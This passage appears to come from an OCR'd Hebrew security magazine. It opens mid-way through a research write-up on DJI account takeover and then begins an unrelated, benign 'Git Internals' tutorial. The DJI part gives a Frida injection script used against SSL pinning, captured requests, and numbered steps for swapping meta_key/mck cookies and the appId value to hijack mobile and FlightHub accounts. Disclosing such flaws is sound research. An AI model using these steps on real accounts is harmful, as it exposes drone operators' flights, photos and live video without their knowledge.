
פשוט נפתח את האפליקציה במצב suspended וזהו, כך כתבנו את הקוד הבא:

```
import frida
import sys

jscode = """
    Java.perform(function (){
        console.log("working!");
    });
"""

process = frida.get_usb_device()
pid = process.spawn(["dji.go.v4"])

session = process.attach(pid)

script = session.create_script(jscode)
script.load()
process.resume(pid)

sys.stdin.read()
session.detach()
```

הרצנו את הקוד והאפליקציה עלתה בצורה תקינה! אף קיבלנו את ההדפסה working!.

עד כאן אנו מצליחים להזריק את הקוד שלנו לאפליקציה וכל מה שנאשר לנו לעשות זה פשוט עקפנו את ה-SSL pinning באמצעות frida.

לאחר שעקפנו את ה-SSL Pinning הצלחנו לראות את כל התעבורה שיוצאת מהאפליקציה:



לאחר שהזנו שם משתמש וסיסמא ראינו שהתשובה לפנייה שלנו מכילה את ה-meta_key שאותו אנחנו מכירים ועוד token כלשהו שלא ראינו קודם לכן:

```
{code:0,message:ok,data:{nick_name:XXXXXXXXX,cookie_name:_meta_key,cookie_key:NTUxNjM2ZTXXXXXXXXXXXXXXXNmI2NjhmYTQ5NGMz,active:false,email:XXXXXXXX@gmail.com,token:XXXXXXXXX2139,validity:15275XXXXX,user_id:9629807625XXXXXX,register_phone:,area_code:,inner_email:false,subscription:false,vipLevel:null,vipInfos:[]}}
```

הרצנו חיפוש באמצעות burp suite על כל החבילות שנשלחו בין האפליקציה לצד השרת על מנת שנוכל לאתר את כל הפניות שאנו מקבלים בהם את ה-token הזה כתשובה לבקשה.

כך מצאנו את הפנייה mobile.php אשר מאפשרת לנו באמצעות meta_key_ לקבל token, ואת ה-meta_key_ אנו יכולים להשיג בפורום:

```
GET /source/plugin/mobile/mobile.php?module=forumdisplay&submodule=checkpost HTTP/1.1

Host: forum.dji.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://forum.dji.com/home.php?mod=spacecp&ac=avatar

X-NewRelic-ID: XXXlJXGwIGXXXFVSBAQP

X-Requested-With: XMLHttpRequest

Cookie: www_lang=en; lang=en; country=US; currency=USD; _ga=;
traceid=7c5XXXX8dXXXd4f8d7XXXX1d; djiid=93f3XXXX-fXXX-0XXX-XXXX-1XXXXXXXdda;
user_data_reload=false; cart_data_qty=0; www_user_nick_name=XXXX;
_djissid=XXXXXXXXXX35da9d1238d5599630; _gid=; www_request_id=4e075903XXXX007-8e04-
dXXXXXXe381XXX2013580; www_from=pc; browsersid=f832f8de61cXXXXXfef2fXX7dXXb641;
_logged=yes; _meta_key=MTIyNmM2NGYtYzQXXX00XXXXXXXXXXXXXXXXXXXXXXXXXXX;
cart_uuid=7cX0XXXX135da9XXXX5599630; user_nick_name=XXXX;
user_avatar_url=%XXXXXXXXX.djicdn.XXXXXXXXXXXXXXXX-03c3-4ab5-XXXXXXXXXX.jpg; _dji-session=
```


mobile.php חבילה הדומה ל-initData.do אשר באמצעות mck מייצרת לנו ticket. כך שכדי לפרוץ לחשבון מובייל עלינו לבצע את השלבים הבאים:


1. להשתמש ב-frida כדי לעקוף את ה-SSL Pinning.
2. להשיג meta_key של המטרה שלנו ולשלוח בקשה ל-mobile.php כדי לקבל גם את ה-token שלו.
3. להתחבר עם החשבון שלנו ולשנות את ה-token וה-meta_key שחוזר בבקשת ה-email_login.

פריצה לחשבון המובייל מאפשר לתוקף לקבל את הנתונים הבאים:

- צפייה בכל מסלולי הטיסה.
- צפייה בכל התמונות שצולמו עם הרחפן.
- צפייה בזוויות הצילום של הרחפן.

דוגמאות:




Overview
Details
Notifications
Large Map
Photos
Feb 3rd, 2018 11:41AM
Edit
GENERAL
POWER
SENSORS
CONTROLS
WEATHER
Feb 3rd, 2018 11:41AM
Plane Name
Flight Air Time 11m 07s
Takeoff Battery 94%
Landing Battery 48%
MavicPro/iOS DJI 4.1.22
Map
Satellite
Google
Total Mileage 3,174 ft
Max Distance 756 ft
Max Altitude 393.4 ft
Max Speed 20.76 mph
Max Bat Temp 105.8°f
Tips: 3
Warnings: 20
Download KML
Download CSV
Add tag

השתלטות על רחפנים תעשייתים (DJI FlightHub)

DJI FlightHub זו פלטפורמה למגזר העסקי אשר מאפשרת לנהל צי שלם של רחפנים מכל מקום בעולם. באמצעות הפלטפורמה ניתן לצפות ולשמוע את הרחפנים בזמן אמת, לקבל נקודות ציון ותמונה על גבי מפה.

תעשיות רבות בעולם משתמשות במערכת זו לצורך ניהול צי הרחפנים שלהם, למידע נוסף מוזמנים לצפות בסרטון התדמית של DJI לגבי מערכת ה-DJI FlightHub:

https://www.youtube.com/watch?v=D7W2DQshmxY

במערכת ה-DJI FlightHub קיימת רמת הרשאות אשר מנוהלת בצורה הבאה:

- לכל ארגון יש admin שאחראי על פלטפורמת FlightHub. יש לו גישה לכל המידע שנשמר בפלטרפומה, כגון רישומי טיסות, צפייה של וידאו ושמיעת סאונד בזמן אמת, ויכולת לנהל את כל הארגון.
- לכל צוות יש captain שגם לו יש הרשאה להיכנס לפלטרופמת ה-FlightHub והוא יכול נהל את כל הטייסים ולצפות ברחפנים שלהם.
- בנוסף יש רמת הרשאה pilot שזה בעצם טייס שיכול לנהל רק את הרחפן של עצמו.

כך שאם נצליח לתקוף admin או captain נוכל לצפות ברחפנים ולשמוע סאונד בזמן אמת של כל צי הרחפנים הצוותי או של כל הארגון.


בחנו את תהליך ההזדהות של המערכת והופתענו לגלות שמדובר באותה הלוגיקה כמו בכל שאר מערכות ה-DJI. העוגייה החשובה כאן היא mck או meta_key אשר בעזרתה אנו יכולים להשיג את כל שאר המידע שאנו צריכים כדי להתחבר לחשבון של המשתמש.

במידה והצלחנו להשיג את העוגייה דרך הפורום, עלינו להשיג גם כאן את ה-ticket לחשבון.

ניסינו לבצע בדיוק את אותם השלבים כפי שביצענו בהתחברות ל-forum או ל-store.

תפסנו את בקשת initData.do ושינינו את עוגיית mck ל-mck של המשתמש שאנו רוצים לתקוף, אך מסיבה כלשהי, הפעם לא קיבלנו ticket בתשובה לבקשה.

הסתכלנו שוב על בקשת ה-initData.do:



אם תשימו לב, תראו שבמידע שאנו מעבירים בגוף ההודעה קיים פרמטר הנקרא appId, בבקשה המקורית התוכן שלו הינו Flighthubprod2.

ברגע שאנו מחליפים את ה-mck ומשאירים את ה-appId צד השרת לא מחזיר לנו ticket, אך אם נשנה את ה-appId ל-store או כל דבר אחר תחת dji.com נקבל ticket שבמפתיע עובד גם עבור DJI FlightHub.

אז כל מה שהתוקף צריך לעשות על מנת לפרוץ לחשבון משתמש הינו:

1. לשלוח בקשת initData.do עם ה-appId=store ועוגיית mck של המטרה אותה הוא רוצה לפרוץ, בתגובה התוקף יקבל ticket שהוא ישתמש בו בשלב הבא.
2. לאחר מכן, על התוקף להתחבר לחשבון שלו ב-DJI FlightHub ובעת הכניסה לשנות את ה-mck ל-mck של המטרה ובתגובה שחוזרת מצד השרת לשנות את ticket ל-ticket שקיבלנו בסעיף 1.
3. התוצאה היא מעבר לחשבון של המטרה אותה רצינו לתקוף.

חשוב לציין שהמטרה לא תקבל התרעה על הכניסה לחשבון ולתוקף תיהיה גישה לכל הנתונים בחשבון, כגון צפייה בשידור חי במצלמת הרחפנים, שמע, מידע על הרחפן עצמו כגון מיקום ועוד.

סיכום

שימוש ב-SSO בין מערכות רבות מצד אחד נוח וקל לניהול, אך מצד שני ברגע שתוקף יצליח להשיג פיסת מידע קריטית הוא יצליח להתחבר לכל שאר המערכות של הארגון.

Git Internals

מאת אור (OrKa) קמארה

הקדמה

מי מאיתנו לא שמע על Git? כנראה שרובנו שמענו...

לאלה שלא שמעו - בטוח שמעתם על Source Controls אחרים. אז Git הוא עוד Source Control, ולא סתם אחד, כנראה הטוב ביותר, לא רק כי אני חושב את זה, אלא בעיקר על סמך מגמת השימוש העולה בו מאז שיצא לאוויר העולם.
במאמר זה נסביר בקצרה על Git ולאחר מכן נצלול לעומק, נלמד איך Git ממומש ואיך פקודות בסיסיות שאנחנו מבצעים בעבודה השוטפת שלנו עובדות מאחורי הקלעים.

[מקור: https://xkcd.com/1597]

אתם בטח שואלים למה זה חשוב להיכנס לקרביים של **Git**?

1. חשוב לדעת איך דברים שאתם משתמשים בהם עובדים
2. תוכלו להשתמש בידע הזה כשאתם מפתחים מערכות משלכם
3. זה מגניב! ממש מגניב!

אז מה זה בעצם Git?

Git היא מערכת ניהול גרסאות מבוזרת (Distributed Version Control System) אשר נוצרה בשנת 2005 על ידי לינוס טורבאלדס (כן כן, האיש מאחורי לינוקס). לאחר מספר נסיונות לאמץ מערכות שונות לניהול קוד המקור של לינוקס, הוא לקח את המושכות לידיים והחליט לפתח מערכת משלו.


עובדה משעשעת: משמעות המילה git היא אדם לא נעים / ממזר. כאשר נשאל לינוס למה קרא למערכת בשם הזה אמר: "אני ממזר אנוכי, ואני קורא לכל הפרויקטים שלי על שמי. קודם Linux, ועכשיו Git."

מאז ועד היום Git הפכה למערכת ניהול הגרסאות הנפוצה ביותר בעולם. דוגמא לכך, ניתן לראות את כמות שירותי האחסון לניהול גרסאות אשר מבוססים על Git. החל מ-GitHub שנקנתה לאחרונה על ידי מיקרוסופט בסכום בדיוני של 7.5 מיליארד דולר (לא יכלו לעגל ל-8?!) BitBucket, GitLab, ואפילו TFS של מיקרוסופט (יכול לעבוד על בסיס Git או על בסיס מערכת שונה שפותחה על ידי מיקרוסופט).

הבדלים בין Git לבין Source Control אחרים

לפני שנתחיל לצלול לעומק ולדבר על מאחורי הקלעים של Git, נסביר בכמה נקודות את ההבדלים בינו לבין Source Controls אחרים (נבצע את ההשוואה ל-SVN):

1. כמו שנאמר מקודם, מדובר במערכת קבצים מבוזרת. כלומר, כאשר מריצים את הפקודה git clone מקבלים העתק מקומי ומלא של כל היסטוריית הפרויקט. לכל משתמש של של הפרויקט יש העתק מלא של ה-repository (מעכשיו נקרא לו repo) על המחשב שלו. זאת בניגוד ל-SVN שממומש על ידי repo אחד מרכזי, מה שמקל על פעולות כמו ניהול הרשאות, אבטחה או העתקה של כל ה-repo.



[שרטוט 1: ארכיטקטורת Git לעומת SVN]

2. בשל העובדה ש-Git דורש שכל ההיסטוריה של הפרויקט תהיה זמינה, גם אם המשתמש לא נגיש ל-repo המרכזי (כי אין לו חיבור לרשת למשל), הוא יכול לעבור בין שלבים שונים בהיסטוריית הפרויקט (לעבור בין commits). ב-SVN, התקשורת מתבצעת כאמור רק מול השרת הראשי, מה שמחייב את המשתמש לקבל רק גרסה אחת של הפרויקט בכל שלב נתון.
3. יתרון נוסף ל-Git הוא ה-staging area או קובץ ה-index כמו שנראה בהמשך. בכל ביצוע של שינוי בסביבת העבודה, עוברים בשלב נוסף המאפשר לפצל שינוי גדול שנעשה להרבה commits קטנים.

Flow בסיסי של Git

בחלק זה נסביר כמה פקודות בסיסיות של Git על מנת להבין את התהליך העבודה הכללי... בהמשך המאמר נסביר מה משמעות פקודות אלו.
אגב, חלק זה מיועד לאנשים ללא נסיון ב-Git - מי שכבר מנוסה בסביבה מוזמן לדלג עליו.

נחלק את העבודה ב-Git למספר שלבים:

1. **אתחול הסביבה:**

כאשר מתחילים לעבוד על פרוייקט, אנחנו צריכים להחזיק את ה-repo שלו בסביבת העבודה שלנו. לשם כך יש שתי אופציות:

a. `git init` - כאשר רוצים לייצר repo חדש מאפס
b. `git clone` - כאשר רוצים להעתיק repo מרוחק (קיים) לסביבת העבודה שלנו

2. **ביצוע שינויים בסביבה:**

לאחר כל שינוי של קובץ נרצה להוסיף אותו ל-staging area ולבצע commit לשינוי הרלוונטי (אפשר לבצע commit על קבצים בודדים / חלקים ספציפיים מתוך אותם קבצים). הפקודות המשמשות אותנו לשלב זה הן:

a. `git status`- מאפשר לבדוק את השינויים בכל הקבצים בסביבת העבודה
b. `git add` - הוספת קבצים ל-staging area. שלב זה מאפשר להתכונן ל-commit מבלי צורך לכלול את כל הקבצים שהשתנו בסביבת העבודה באותו commit.
c. `git commit` - לקיחת מאין snapshot של סביבת העבודה או במילים אחרות, יצירת commit.

3. **דחיפת השינויים ל-repo מרוחק:**

לאחר שיצרנו commits המייצגים את השינויים שביצענו, נרצה לשתף את שינויים אלו עם שאר המפתחים שאנחנו עובדים איתם. לצורך ביצוע פעולה זו נשתמש בפקודה `git push` שדוחפת את ה-commits שביצענו ב-repo המקומי ל-repo המרכזי.

4. **החלפה של ענפים:**

על מנת שכל המפתחים לא ידרכו על הרגליים אחד של השני כאשר הם מבצעים שינויים, Git מאפשרת להשתמשת בענפים. מה זה אומר?

ענף (branch) הוא פיצול שקורה בפרויקט בנקודת זמן מסוימת. פיצול זה יכול להיות לתמיד, לדוגמא, לצורך יצירת גרסה חדשה לפרויקט (צריך לתמוך בשתי גרסאות שונות). בנוסף, פיצול יכול להיות גם

זמני לצורך כתיבת קוד חדש / שינוי קוד קיים ומיזוג של ה-branch החדש עם branch הפיתוח המרכזי לאחר מכן.

ה-branch הדיפולטי ב-Git הוא ה-master וממנו אפשר לייצר branches נוספים. שתי הפקודות הבאות יהיו לנו שימושיות לצורך עבודה עם branches:

a. `git checkout -b` - יצירת branch חדש
b. `git checkout` - החלפה בין branches

5. מיזוג של ענפים:

כמו שאמרנו קודם לכן, ברוב המקרים מייצרים branch חדש לצורך שינוי קוד ב-branch הראשי. לכן, לאחר שנבצע את כל השינויים ב-branch החדש, נרצה למזג בין 2 ה-branches (או כמו שנהוג להגיד למרג'ג' - מלשון merge). הפקודה שנשתמש בה לצורת ביצוע פעולה זו, היא: `git merge`.

מאיפה הכל מתחיל?

בשביל להתחיל לעבוד עם Git, צריך להריץ את הפקודה `git init` שכל מה שהיא עושה זה לייצר repo. הפקודה הזו יוצרת מאחורי הקלעים תיקייה מוסתרת בשם `.git` המייצגת את ה-repo עצמו. התיקייה שממנה מריצים את הפקודה היא התיקייה שבה המשתמש הרגיל צריך לעבוד וכל פקודת Git אותה הוא מריץ מתורגמת לשינוי בתיקייה git.

לאורך המאמר נעבוד מתוך התיקייה git-internals - בואו נייצר בתוכה repo חדש:

```
➜  git-internals git init
Initialized empty Git repository in /home/git-internals/.git/
➜  git-internals git:(master) ✗ ls .git
branches  config  description  HEAD  hooks  info  objects  refs
```

תיקייה זו מכילה את כלל הקבצים והתיקיות הנחוצים על מנת לנהל את ה-git repo. בואו נסביר על המעניינים מביניהם:

- תיקיית objects: תיקייה המכילה את כל היסטוריית שינויי הקבצים. בתיקייה זו מתרחש כל הקסם שעליו נדבר בהמשך...
- תיקיית hooks: תיקייה המכילה סקריפטים שיכולים לרוץ לפני ואחרי פקודות Git.
- תיקיית info: תיקייה המכילה את קובץ ה-exclude המשתמש לשמירת שינויים בסביבת הפיתוח כמו הגדרות IDE וכו'. הקובץ דומה לקובץ ה-gitignore. רק שאינו נועד לשיתוף.
- תיקיית refs: תיקייה המכילה את ההגדרות של כל tag/branch עבור ה-repo. גם על תיקייה זו נעמיק בהמשך.

- קובץ ה-HEAD: קובץ המשמש את Git במעקב אחר ה-branch הנוכחי. הוא בעצם מכיל הפנייה לתיקייה refs.
- קובץ ה-config: קובץ הקונפיגורציה של ה-repo. בכל פעם שמריצים את הפקודה git config שמטרתה לשנות את קונפיגורציית ה-Git המקומית של ה-repo, קובץ הזה משתנה. יש אפשרות להריץ את פקודה זו עם דגל g- מה שיגרום לשינוי קונפיגורציה לכל ה-repos על המחשב.
- קובץ ה-description: מכיל טקסט המתאר את ה-repo.


הדבר שבאמת חשוב לדעת, הוא שכאשר עושים clone ל-repo מסויים, בעצם כל מה שקורה בפועל זה העתקה של תיקיית ה-git. ממקום אחר.

כל הדרכים מובילות ל-Index

רוב פעולות ה-Git אשר מסנכרנות באופן כלשהו בין הסביבה המקומית של המשתמש לבין ה-repo (מקומי או מרוחק) עוברות בתחנת ביניים. לתחנה זו שמות שונים: staging area, cache וקובץ ה-index. אנחנו נשתמש באופציה האחרונה.

ניתן לראות בשרטוט 2 את שלושת האזורים ש-Git משתמש בהם על מנת לעבוד:

1. בצד השמאלי ביותר נמצאת מערכת הקבצים הרגילה - המקום שבו למעשה נמצאים קבצי הפרויקט (או במילים אחרות - המקום בו התבצע git clone / git init).
2. במרכז נמצא קובץ ה-index שעליו נפרט בחלק זה. מיקומו של הקובץ הוא בתיקיה git.
